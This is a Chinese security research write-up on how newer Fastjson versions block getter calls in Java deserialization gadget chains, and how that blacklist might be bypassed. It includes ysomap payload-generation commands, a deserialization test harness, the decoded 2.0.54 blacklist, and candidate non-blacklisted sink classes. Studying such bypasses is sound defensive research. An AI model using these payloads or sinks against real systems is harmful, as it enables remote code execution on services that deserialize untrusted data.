

# 高版本Fastjson: Getter调用限制及绕过方式探究-先知社区

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前言

前面提及到了，在fastjson或者jackson中存在有原生的反序列化链Gadgets，能够触发任意对象的getter方法，而在高版本中同样对之前的方式进行了一系列的限制，那么该如何绕过这类限制呢？

高版本getter调用失败

jackson json库测试

首先测试一下使用JsonNode#toString这一个链子作为反序列化Gadget的一部分，测试jackson是否对原生的反序列化链进行了限制

首先将jackson版本依赖更新到最新的版本号：

```
23 <!-- <jackson.version>2.9.5</jackson.version>-->
24 <jackson.version>2.18.0</jackson.version>
```


使用yomap框架生成序列化payload

```
1 use payload JacksonObject2
2 use bullet TemplatesImplBullet
3 set body calc
4 run
```

值得注意的是，在生成序列化数据的过程中，需要bypass一下writeReplace方法的检查，避免在序列化过程中，在ObjectOutputStream#writeObject0中检查序列化类是否存在writeObject方法而导致不能够成功序列化原始的对象，导致序列化过程失败（具体可看上篇文章如何解决的）

最后能够成功的反序列化ysomap生成的序列化数据进行命令执行

```
8 public class DeserTest {
9     public static void main(String[] args) {
10         try {
11             FileInputStream fileInputStream = new FileInputStream("payload.JacksonObject2.TemplatesImplBullet.ser");
12             ObjectInputStream objectInputStream = new ObjectInputStream(fileInputStream);
13             objectInputStream.readObject();
14         } catch (Exception e) {
15             e.printStackTrace();
16         }
17     }
18 }
19
```



说明jackson在最新版本中仍然可以使用该链子

## fastjson 测试

对于fastjson来讲，从2.0.27版本开始，其在原生反序列化的过程中设置了黑名单限制，在黑名单中的类并不会被调用getter方法

我们这里直接使用fastjson 2.0.27进行测试，同样使用yomap反序列化框架


## 修改fastjson版本

```
26      <!--      <fastjson.version>2.0.24</fastjson.version>-->
27      <fastjson2.version>2.0.27</fastjson2.version>
28      <kryo.version>3.0.3</kryo.version>
```

使用ysomap的脚本模式进行序列化数据生成

```
1      use payload JsonObject2
2      use bullet TemplatesImplBullet
3      set body calc
4      run
```

## 进行反序列化调用



并不能够成功使用该方式触发反序列化漏洞

fastjson中2.0.27版本开始，在toString调用的必经之路上设置了黑名单检查，如果调用的类在黑名单中则忽视对应的调用过程，具体可见BeanUtils#ignore方法

从反序列化入口到黑名单检查的调用栈如下：

## fastjson黑名单检查流程分析

Gadget的前半部分是通过EventListenerList类add方法在抛出异常时的触发toString调用，进而触发了

## JSONObject#toString方法

```
Serialize to JSON String
Returns: JSON String

1096     @Override
1097     @SuppressWarnings("unchecked")
1098     public String toString() {
1099         try (JSONWriter writer = JSONWriter.of()) {
1100             writer.setRootObject(this);
1101             writer.write( map: this);
1102             return writer.toString();
1103         }
1104     }
```

这个方法用来将对象序列化成JSON字符串，这里会调用JSONWriter#of方法，在利用getObjectReader方法进行对象阅读器的获取时，将会调用isExtendedMap方法判断待处理的类是否是Map相关类

```
1889     if (type instanceof Class) {
1890         Class objectClass = (Class) type;   type: "class com.alibaba.fastjson2.JSONObject"   objectClass: "class com.alibaba.fastjson2.JSONObject"
1891
1892         if (isExtendedMap(objectClass)) {   objectClass: "class com.alibaba.fastjson2.JSONObject"
1893             return null;
1894         }
1895
1896         if (Map.class.isAssignableFrom(objectClass)) {
1897             return ObjectReaderImplMap.of( fieldType: null, objectClass, features: 0);
1898         }
1899     }
```

此时的处理的类为最外层的类JSONObject

```

2587     public static boolean isExtendedMap(Class objectClass) {
2588         if (objectClass == HashMap.class
2589             || objectClass == LinkedHashMap.class
2590             || objectClass == TreeMap.class
2591             || "".equals(objectClass.getSimpleName())
2592         ) {
2593             return false;
2594         }
2595
2596         Class superclass = objectClass.getSuperclass();
2597         if (superclass != HashMap.class
2598             && superclass != LinkedHashMap.class
2599             && superclass != TreeMap.class
2600         ) {
2601             return false;
2602         }
2603
2604         List<Field> fields = new ArrayList<>();
2605         BeanUtils.declaredFields(objectClass, field -> {
2606             int modifiers = field.getModifiers();
2607             if (Modifier.isStatic(modifiers)
2608                 || Modifier.isTransient(modifiers)
2609                 || field.getDeclaringClass().isAssignableFrom(superclass)
2610                 || field.getName().equals("this$0")
2611             ) {
2612                 return;
2613             }
2614
2615             fields.add(field);
2616         });
2617
2618         return !fields.isEmpty();
2619     }
2620 }

```

这里从类本身和父类两个角度进行了判断，同时，调用了BeanUtils#declaredFields用来忽视静态属性

```

    ignore static fields
279  @ public static void declaredFields(Class objectClass, Consumer<Field> fieldConsumer) {
280      if (objectClass == null || fieldConsumer == null) {
281          return;
282      }
283
284      if (ignore(objectClass)) {
285          return;
286      }
287
288      if (TypeUtils.isProxy(objectClass)) {
289          Class superClass = objectClass.getSuperclass();
290          declaredFields(superClass, fieldConsumer);
291          return;
292      }
293
294      Class superClass = objectClass.getSuperclass();
295
296      boolean protobufMessageV3 = false;
297      if (superClass != null
298          && superClass != Object.class
299      ) {
300          protobufMessageV3 = superClass.getName().equals("com.google.protobuf.GeneratedMessageV3");
301          if (!protobufMessageV3) {
302              declaredFields(superClass, fieldConsumer);
303          }
304      }

```

1 在这个过程中，官方设置了一个ignore方法用来过滤掉黑名单的类

```

1039  @ static boolean ignore(Class objectClass) {
1040      if (objectClass == null || false ) { objectClass: "class com.alibaba.fastjson2.JSONObject"
1041          return true;
1042      }
1043
1044      String name = objectClass.getName();
1045      switch (name) {
1046          case "javassist.CtNewClass":
1047          case "javassist.CtNewNestedClass":
1048          case "javassist.CtClass":
1049          case "javassist.CtConstructor":
1050          case "javassist.CtMethod":
1051          case "org.apache.ibatis.javassist.CtNewClass":
1052          case "org.apache.ibatis.javassist.CtClass":
1053          case "org.apache.ibatis.javassist.CtConstructor":
1054          case "org.apache.ibatis.javassist.CtMethod":
1055          case "com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet":
1056          case "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl":
1057          case "com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl":
1058          case "org.apache.wicket.util.io.DeferredFileOutputStream":
1059          case "org.apache.xalan.xsltc.trax.TemplatesImpl":
1060          case "org.apache.xalan.xsltc.runtime.AbstractTranslet":
1061          case "org.apache.xalan.xsltc.trax.TransformerFactoryImpl":
1062          case "org.apache.commons.collections.functors.ChainedTransformer":
1063              return true;
1064          default:
1065              break;
1066      }
1067      return false;
1068  }

```

在该版本的fastjson，黑名单的内容为明文，后续版本的黑名单为hash值

2 在对类名进行黑名单检查之后，将会判断待处理的类是否是代理类，如果是，将会解析其代理的类，其流

程如下：首先调用TypeUtils.isProxy方法进行代理类的判断

```
3360 @ public static boolean isProxy(Class<?> clazz) { clazz: "class com.alibaba.fastjson2.JSONObject"
3361     for (Class<?> item : clazz.getInterfaces()) { clazz: "class com.alibaba.fastjson2.JSONObject" item:
3362         String interfaceName = item.getName(); item: "interface java.lang.reflect.InvocationHandler" in
3363         switch (interfaceName) { interfaceName: "java.lang.reflect.InvocationHandler"
3364             case "org.springframework.cglib.proxy.Factory":
3365             case "javassist.util.proxy.ProxyObject":
3366             case "org.apache.ibatis.javassist.util.proxy.ProxyObject":
3367             case "org.hibernate.proxy.HibernateProxy":
3368             case "org.springframework.context.annotation.ConfigurationClassEnhancer$EnhancedConfiguration":
3369             case "org.mockito.cglib.proxy.Factory":
3370             case "net.sf.cglib.proxy.Factory":
3371                 return true;
3372             default:
3373                 break;
3374         }
3375     }
3376     return false;
3377 }
```

具体来说，就是遍历待处理类的所有接口，判断是否存在接口在名单内若待处理的类是代理类，将在获取它的父类之后再次调用declaredFields方法进行相同逻辑的检查，后续则不对这个代理类进行任何处理

3 在通过了上述检查之后，同样会递归的对待处理类的所有父类进行declaredFields调用，在父类均处理完毕后，会对该类进行处理

核心黑名单检查流程

回到JSONObject#toString方法中

```
1096 @Override
1097 @SuppressWarnings("unchecked")
1098 public String toString() {
1099     try (JSONWriter writer = JSONWriter.of()) {
1100         writer.setRootObject(this);
1101         writer.write( map: this); writer: "{ \"ysomap\": \"
1102         return writer.toString();
1103     }
1104 }
```

上述流程是在JSONWriter.of的调用过程中触发的对JSONObject的检查，真实的对于恶意类的检查是在获取了JSONWriter对象之后，将JSONObject设置为根对象之后，通过JSONWriter#writer方法对JSONObject对象进行序列化的过程中触发的

调用栈为：

在ObjectWriterCreatorASM#createObjectWriter方法中将会调用BeanUtils.declaredFields对类属性进行处理，进而也到了前面的检查JSONObject对象类似的逻辑

```

279  @ public static void declaredFields(Class objectClass, Consumer<Field> fieldConsumer) {
280      if (objectClass == null || fieldConsumer == null) {
281          return;
282      }
283
284      if (ignore(objectClass)) {
285          return;
286      }
287
288      if (TypeUtils.isProxy(objectClass)) {
289          Class superclass = objectClass.getSuperclass();
290          declaredFields(superclass, fieldConsumer);
291          return;
292      }
293
294      Class superClass = objectClass.getSuperclass();
295
296      boolean protobufMessageV3 = false;
297      if (superClass != null
298          && superClass != Object.class
299      ) {
300          protobufMessageV3 = superClass.getName().equals("com.google.protobuf.GeneratedMessageV3");
301          if (!protobufMessageV3) {
302              declaredFields(superClass, fieldConsumer);
303          }
304      }
305
306      Field[] fields = declaredFieldCache.get(objectClass);
307      if (fields == null) {
308          Field[] declaredFields = null;
309          try {

```

因为被黑名单强制拦截，其跳过了处理TemplateImpl类的步骤，则在最后通过ASM生成的字节码并没有调用TemplateImpl#getOutputProperties的过程，则不能够触发反序列化漏洞命令执行

fastjson 2.0.54黑名单

通过替换<https://github.com/Leadroyal/fastjson-blacklist>项目的hash计算方式，对fastjson 2.0.54中的黑名单hash值进行破解

```

46 // com.alibaba.fastjson2.util.BeanUtilsTest.buildIgnores
47 @ static final long[] IGNORE_CLASS_HASH_CODES = {
48     -9214723784238596577L,
49     -9030616758866828325L,
50     -8335274122997354104L,
51     -6963030519018899258L,
52     -4863137578837233966L,
53     -3653547262287832698L,
54     -2819277587813726773L,
55     -2669552864532011468L,
56     -2458634727370886912L,
57     -2291619803571459675L,
58     -1811306045128064037L,
59     -864440709753525476L,
60     -779604756358333743L,
61     8731803887940231L,
62     1616814008855344660L,
63     2164749833121980361L,
64     2688642392827789427L,
65     3724195282986200606L,
66     3742915795806478647L,
67     3977020351318456359L,
68     4882459834864833642L,
69     6033839080488254886L,
70     7981148566008458638L,
71     8344106065386396833L
72 };

```

通过魔改的fastjson-blacklist项目，可跑出所有的黑名单类

```

24 // BreakerUtils.completeDatabase(new File("C:\\Users\\xx\\m2\\repository\\"), true, 2);
25 BreakerUtils.completeDatabase(new File(pathname: "D:\\envs\\languages\\java\\jdk8\\"), recursive: true, version: 2);
26 }
27 }
28 }

```

---

```

12 data = new BlackInfo();
13 data.version = 2054;
14 data.known = new LinkedList<BlackInfo.BlockItem>() {{
15     add(new BlackInfo.BlockItem(hash: -9214723784238596577L, banned: "javassist.CtMethod")); //0x801eb98a391d7e1fL
16     add(new BlackInfo.BlockItem(hash: -9030616758866828325L, banned: "org.apache.xalan.xsltc.trax.TemplatesImpl")); //0x82accde7710da3dbL
17     add(new BlackInfo.BlockItem(hash: -8335274122997354104L, banned: "org.apache.ibatis.javassist.CtNewClass")); //0x8c532858e93cb188L
18     add(new BlackInfo.BlockItem(hash: -6963030519018899258L, banned: "org.apache.ibatis.javassist.CtClass")); //0x9f5e58a279acb8c6L
19     add(new BlackInfo.BlockItem(hash: -4863137578837233966L, banned: "javassist.CtClass")); //0xbc82aa23578dae2L
20     add(new BlackInfo.BlockItem(hash: -3653547262287832698L, banned: "org.apache.ibatis.javassist.CtConstructor")); //0xcd4bfe1f4d3b9986L
21     add(new BlackInfo.BlockItem(hash: -2819277587813726773L, banned: "org.apache.ibatis.javassist.CtMethod")); //0xd8dfe9f8972485cbL
22     add(new BlackInfo.BlockItem(hash: -1811306045128064037L, banned: "org.apache.xalan.xsltc.trax.TransformerFactoryImpl")); //0xe6dcf2bfa89fc3dbL
23     add(new BlackInfo.BlockItem(hash: -864440709753525476L, banned: "org.apache.xalan.xsltc.runtime.AbstractTranslet")); //0xf400e3c125c12b1cL
24     add(new BlackInfo.BlockItem(hash: -779604756358333743L, banned: "org.mockito.internal.creation.bytebuddy.MockMethodInterceptor")); //0xf52e499ac80e7ad1L
25     add(new BlackInfo.BlockItem(hash: 8731803887940231L, banned: "org.apache.commons.collections.functors.ChainedTransformer")); //0xf058784fd3287L
26     add(new BlackInfo.BlockItem(hash: 1616814008855344660L, banned: "javassist.CtNewClass")); //0x167013c659b2b614L
27     add(new BlackInfo.BlockItem(hash: 3724195282986200606L, banned: "org.apache.wicket.util.io.DeferredFileOutputStream")); //0x33aeffe0d493ee1eL
28     add(new BlackInfo.BlockItem(hash: 4882459834864833642L, banned: "javassist.CtConstructor")); //0x43c1fb59f73b146aL
29     add(new BlackInfo.BlockItem(hash: 8344106065386396833L, banned: "javassist.CtNewNestedClass")); //0x73cc3841eb89dca1L
30     add(new BlackInfo.BlockItem(hash: -2669552864532011468L, banned: "java.lang.ref.ReferenceQueue")); //0xdaf3d7d048716634L
31     add(new BlackInfo.BlockItem(hash: -2458634727370886912L, banned: "java.security.ProtectionDomain")); //0xd0e12cbde9e7100L
32     add(new BlackInfo.BlockItem(hash: -2291619803571459675L, banned: "com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl")); //0xe03287ee1fdf69L
33     add(new BlackInfo.BlockItem(hash: 2164749833121980361L, banned: "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl")); //0x1e0abc80fed25fc9L
34     add(new BlackInfo.BlockItem(hash: 2688642392827789427L, banned: "java.util.concurrent.locks.Lock")); //0x254ffa02e08e8073L
35     add(new BlackInfo.BlockItem(hash: 3742915795806478647L, banned: "java.io.InputStream")); //0x33f18215e13eb137L
36     add(new BlackInfo.BlockItem(hash: 3977020351318456359L, banned: "sun.nio.ch.FileChannelImpl")); //0x37313bf038d5f827L
37     add(new BlackInfo.BlockItem(hash: 6033839080488254886L, banned: "java.util.concurrent.locks.ReentrantLock")); //0x53bc88acd05f3da6L
38     add(new BlackInfo.BlockItem(hash: 7981148566008458638L, banned: "com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet")); //0x6ec2bc55b88d6d8eL
39 }};
40 data.unknown = new LinkedList<BlackInfo.BlockItem>() {{
41 }};

```

绕过高版本fastjson getter调用限制

黑名单绕过



既然设置了黑名单过滤的方式进行防御，类似于fastjson1.2.x系列的绕过方式，可以采用黑名单绕过的方式进行bypass

也即是寻找不在黑名单的类，且其getter方法能够作为sink点

参考文献中提到了两种，分别是依赖com.mchange:mchange-commons-java的com.mchange.v2.naming.ReferenceIndirector\$ReferenceSerialized类和JDK下的LdapAttribute#getAttributeDefinition方法，其实还存在很多不在黑名单中的类可以作为sink点，例如

1sun.print.UnixPrintServiceLookup#getDefaultPrintService

2javax.naming.spi.ContinuationDirContext#getTargetContext

3com.sun.media.sound.JARSoundbankReader#getSoundbank

4....

fastjson原生反序列化Gadget中的getter调用问题

jackson的不稳定getter调用

通过前面的几篇文章的学习，我们知道，在jackson这一个组件的getter方法调用时，存在有触发getter方法不稳定的问题

究其原因呢，在jackson这一个json库中，其获取对应的类的所有getter方法，采用的是，直接调用getDeclaredMethods 方法的方式

而根据 Java 官方文档，这个方法获取的顺序是不确定的，如果获取到非预期的 getter 就会直接报错退出了。

**getDeclaredMethods**

```
public Method[] getDeclaredMethods()
    throws SecurityException
```

Returns an array containing Method objects reflecting all the declared methods of the class or interface represented by this Class object, including public, protected, default (package) access, and

If this Class object represents a type that has multiple declared methods with the same name and parameter types, but different return types, then the returned array has a Method object for each

If this Class object represents a type that has a class initialization method <clinit>, then the returned array does *not* have a corresponding Method object.

If this Class object represents a class or interface with no declared methods, then the returned array has length 0.

If this Class object represents an array type, a primitive type, or void, then the returned array has length 0.

**The elements in the returned array are not sorted and are not in any particular order.**

**Returns:**

the array of Method objects representing all the declared methods of this class

**Throws:**

SecurityException - If a security manager, *s*, is present and any of the following conditions is met:

- the caller's class loader is not the same as the class loader of this class and invocation of *s.checkPermission* method with `RuntimePermission("accessDeclaredMembers")` within this class
- the caller's class loader is not the same as or an ancestor of the class loader for the current class and invocation of *s.checkPackageAccess*() denies access to the package

**Since:**

JDK1.1

**See The Java™ Language Specification:**

8.2 Class Members, 8.4 Method Declarations

因此常常会出现有时打通有时打不通的情况，所以后来又对这条链进行了一些改进，这里可以使用 Spring Boot 里一个代理工具类进行封装，使 Jackson 只获取到我们需要的 getter，就实现了稳定利用。

fastjson的稳定getter调用

相比于jackson在获取getter方法进行调用的不确定性，也即是随机性问题，在fastjson中其对于获得getter方法会进行一次排序，之后通过排序后的顺序进行getter方法调用，其存在getter方法调用的稳定性

getter调用流程

前面提及到了BeanUtils.declaredFields的流程

```

217         if (!record) { record: false
218             BeanUtils.declaredFields(objectClass, field -> {
219                 fieldInfo.init();
220                 fieldInfo.ignore = ((field.getModifiers() & Modifier.PUBLIC) == 0 || (field.getModifiers() & Modifier.TRANSIENT) != 0);
221
222                 FieldWriter fieldWriter = createFieldWriter(objectClass, writerFieldFeatures, provider, beanInfo, fieldInfo, field); write
223                 if (fieldWriter != null) {
224                     FieldWriter origin = fieldWriterMap.putIfAbsent(fieldWriter.fieldName, fieldWriter);
225                     if (origin != null) {
226                         int cmp = origin.compareTo(fieldWriter);
227                         if (cmp > 0) {
228                             fieldWriterMap.put(fieldWriter.fieldName, fieldWriter); fieldWriterMap: size = 0
229                         }
230                     }
231                 }
232             });
233     }

```

其处理的是属性

对于getter方法可以来到BeanUtils.getters调用部分

```

236         BeanUtils.getters(objectClass, mixin, beanInfo.kotlin, method -> { objectClass: "class org.postgresql.ds.PGSimpleDataSource
237             fieldInfo.init();
238             fieldInfo.features |= writerFieldFeatures;
239             fieldInfo.format = beanInfo.format;
240
241             provider.getFieldInfo(beanInfo, fieldInfo, objectClass, method);
242             if (fieldInfo.ignore) {...}
243
244             String fieldName = getFieldName(objectClass, provider, beanInfo, record, fieldInfo, method);
245
246             if (beanInfo.orders != null) {...}
247
248             if (beanInfo.includes != null && beanInfo.includes.length > 0) {
249                 boolean match = false;
250                 for (String include : beanInfo.includes) {...}
251                 if (!match) {
252                     return;
253                 }
254             }
255
256             // skip typeKey field
257             if ((beanInfo.writerFeatures & WriteClassName.mask) != 0
258                 && fieldName.equals(beanInfo.typeKey)) {
259                 return;
260             }

```

这里使用了Lambda表达式，当在BeanUtils#getters方法中调用methodConsumer.accept(method)方法时，才会调用该lambda表达式中的逻辑，接下来我们看看getters方法的实现

```

906     @ public static void getters(Class objectClass, Class mixinSource, boolean kotlin, Consumer<Method> methodConsumer) {
907         if (objectClass == null) {...}
908
909         if (Proxy.isProxyClass(objectClass)) {
910             Class[] interfaces = objectClass.getInterfaces();
911             if (interfaces.length == 1) {
912                 getters(interfaces[0], methodConsumer);
913                 return;
914             }
915         }
916
917         if (ignore(objectClass)) {...}
918
919         Class superClass = objectClass.getSuperclass();
920         if (TypeUtils.isProxy(objectClass)) {
921             getters(superClass, methodConsumer);
922             return;
923         }
924
925         boolean record = isRecord(objectClass);
926         boolean jdbcStruct = JdbcSupport.isStruct(objectClass);
927
928         String[] recordFieldNames = null;
929         if (record) {...}

```

常规的方式，检查其是否是代理类，则对其代理类接口进行getters方法的调用，之后检查处理的类是否在黑名单中

```
933 > if (record) {...}
936 Method[] methods = methodCache.get(objectClass);
938 if (methods == null) {
940     methods = getMethods(objectClass);
941     methodCache.putIfAbsent(objectClass, methods);
942 }
943 boolean protobufMessageV3 = superClass != null && "com.google.protobuf.GeneratedMessageV3".equals(superClass.getName());
944
945 for (Method method : methods) {
946     int paramType = method.getParameterCount();
947     if (paramType != 0) {...}
948
949     int mods = method.getModifiers();
950     if (Modifier.isStatic(mods)) {...}
951
952     Class<?> returnType = method.getReturnType();
```

之后将会调用getMethods方法获取所有的类方法，并将其写入到methodCache缓存中

```
1115 private static Method[] getMethods(Class objectClass) {
1116     Method[] methods;
1117     try {
1118         methods = objectClass.getMethods();
1119     } catch (NoClassDefFoundError ignored) {
1120         methods = new Method[0];
1121     }
1122     return methods;
1123 }
1124
```

后续会遍历所有的method方法，对于特定类将会跳过，具体可看代码

最后会从所有的方法中匹配到getter方法

1 获取方法名长度

2 判断其长度是否大于3且以get开头

3 判断第四个字母是否是大写

4 在获取到getter方法后，调用methodConsumer.accept(method)执行lambda表达式的逻辑

```

1045         final int methodNameLength = methodName.length(); methodNameLength: 14
1046         boolean nameMatch = methodNameLength > 3 && methodName.startsWith("get"); nameMatch: true
1047         if (nameMatch) {
1048             char firstChar = methodName.charAt(3);
1049             if (firstChar >= 'a' && firstChar <= 'z' && methodNameLength == 4) {
1050                 nameMatch = false;
1051             }
1052         } else if (returnClass == boolean.class || returnClass == Boolean.class || kotlin) { kotlin: false
1053             nameMatch = methodNameLength > 2 && methodName.startsWith("is");
1054             if (nameMatch) {
1055                 char firstChar = methodName.charAt(2);
1056                 if (firstChar >= 'a' && firstChar <= 'z' && methodNameLength == 3) { methodNameLength: 14
1057                     nameMatch = false;
1058                 }
1059             }
1060         }
1061
1062         > if (!nameMatch) {...}
1067
1068         > if (!nameMatch && mixinSource != null) {...}
1076
1077         if (!nameMatch
1078             && objectClass != returnClass
1079             && (!methodName.startsWith("build"))
1080             && fluentSetter(objectClass, methodName, returnClass) != null) {...}
1083
1084         > if (!nameMatch) {...}
1087
1088         > if (protobufMessageV3) {...}
1110
1111         methodConsumer.accept(method); methodConsumer: ObjectWriterCreatorASM$lambda@1812 method: "publi

```

在lambda表达式的逻辑如下：

1获取对应getter方法的fileName

2获取对应getter方法的返回类型

3 之后调用createFieldWriter将getter方法封装为FieldWriter

```

∞ fieldWriter = {FieldWriterStringMethod@2206} "description"
  > (f) fieldName = "description"
  > (f) fieldType = {Class@342} "class java.lang.String" ... Navigate
  > (f) fieldClass = {Class@342} "class java.lang.String" ... Navigate
  (f) features = 0
  (f) ordinal = 0
  (f) format = null
  [x] locale = null
  (f) decimalFormat = null
  (f) label = null
  (f) field = null
  > (f) method = {Method@1959} "public java.lang.String org.postgresql.ds.PGSimpleDataSource.getDescription()"
  (f) fieldOffset = -1
  (f) primitive = false
  (f) hashCode = 919940972634798377
  > (f) nameWithColonUTF8 = {byte[14]@2209} [34, 100, 101, 115, 99, 114, 105, 116, 105, 110, 34, 58]
  > (f) nameWithColonUTF16 = {char[14]@2210} [", d, e, s, c, r, i, p, t, i, o, n, ", :]
  > (f) nameJSONB = {byte[12]@2211} [84, 100, 101, 115, 99, 114, 105, 116, 105, 110, 110]
  (f) nameSymbolCache = 0
  (f) fieldClassSerializable = true
  (f)
  Set value F2 Create renderer

```

4 将fileName和封装的FieldWriter对象映射后存入fieldWriterMap中

5 在筛选了所有的getter方法之后，将map内容保存在ArrayList中后调用Collections.sort对列表中的内容进行排序通过String#compareTo方法进行比较，按照属性名的ASCII值进行升序排序

```
364     } else {
365         final FieldInfo fieldInfo = new FieldInfo();
366         BeanUtils.declaredFields(objectClass, field -> {
367             fieldInfo.init();
368             FieldWriter fieldWriter = createFieldWriter(objectClass, writerFieldFeatures, provider, beanInfo, fieldInfo, field);
369             if (fieldWriter != null) {
370                 fieldWriterMap.put(fieldWriter.fieldName, fieldWriter);
371             }
372         });
373     }
374     fieldWriters = new ArrayList<>(fieldWriterMap.values());
375
376     handleIgnores(beanInfo, fieldWriters);
377     if (beanInfo.alphabetic) {
378         try {
379             Collections.sort(fieldWriters);
380         } catch (Exception e) {
```

排序后的列表

```
fieldWriters = {ArrayList@2254} size = 91
> 0 = {FieldWriterStringMethod@2258} "URL"
> 1 = {FieldWriterBoolMethod@2341} "adaptiveFetch"
> 2 = {FieldWriterInt32Method@2317} "adaptiveFetchMaximum"
> 3 = {FieldWriterInt32Method@2342} "adaptiveFetchMinimum"
> 4 = {FieldWriterBoolMethod@2305} "allowEncodingChanges"
> 5 = {FieldWriterStringMethod@2334} "applicationName"
> 6 = {FieldWriterStringMethod@2310} "assumeMinServerVersion"
> 7 = {FieldWriterEnumMethod@2267} "autosave"
> 8 = {FieldWriterBoolMethod@2329} "binaryTransfer"
> 9 = {FieldWriterStringMethod@2307} "binaryTransferDisable"
> 10 = {FieldWriterStringMethod@2311} "binaryTransferEnable"
> 11 = {FieldWriterInt32Method@2321} "cancelSignalTimeout"
> 12 = {FieldWriterBoolMethod@2345} "cleanupSavePoints"
> 13 = {FieldWriterBoolMethod@2313} "cleanupSavepoints"
> 14 = {FieldWriterBoolMethod@2300} "columnSanitiserDisabled"
> 15 = {FieldWriterInt32Method@2264} "connectTimeout"
> 16 = {FieldWriterObjectMethod@2260} "connection"
```

总结下来的fastjson中对于getter方法的处理流程如下：

1 调用getMethods方法获取所有的类方法

2 根据规则筛选getter方法

3 将筛选的getter方法按照升序的顺序进行排序调用

则，若在我们需要调用的getter方法之前存在有会造成错误的getter方法，将会导致抛出异常，进而不能够成功调用我们需要的getter方法

失败的Bypass


最开始考虑到是否可以采用之前处理jackson的不稳定getter调用时的方式，使用动态代理的方式，代理特定类，使得在获取getter是不会获取到其他易受干扰的Getter方法

例如jackson的:

- 1 构造一个 JdkDynamicAopProxy 类型的对象, 将 TemplatesImpl 类型的对象设置为 targetSource
- 2 使用这个 JdkDynamicAopProxy 类型的对象构造一个代理类, 代理 javax.xml.transform.Templates 接口
- 3 JSON 序列化库只能从这个 JdkDynamicAopProxy 类型的对象上找到 getOutputProperties 方法
- 4 通过代理类的 invoke 机制, 触发 TemplatesImpl#getOutputProperties 方法, 实现恶意类加载

源自: <https://xz.aliyun.com/t/12846>

通过分析getParentLogger来自类CommonDataSource, 而getPooledConnection来自类ConnectionPoolDataSource




好巧不巧的, 类ConnectionPoolDataSource是继承了CommonDataSource类的, 若我们代理前者仍在存在getParentLogger这一个干扰Getter方法, 若我们代理后者, 其又不存在我们需要的getPooledConnection方法, 则采用这种方式行不通

但是, 这里仅仅是在DriverAdapterCPDS#getPooledConnection不存在这类绕过方式, 若遇到其他类似的因为getter排序导致的getter调用稳定失败的情况, 且导致失败的getter方法同我们需要的getter方法属于不同两个类或者接口, 我们可以采用这种绕过方法进行处理

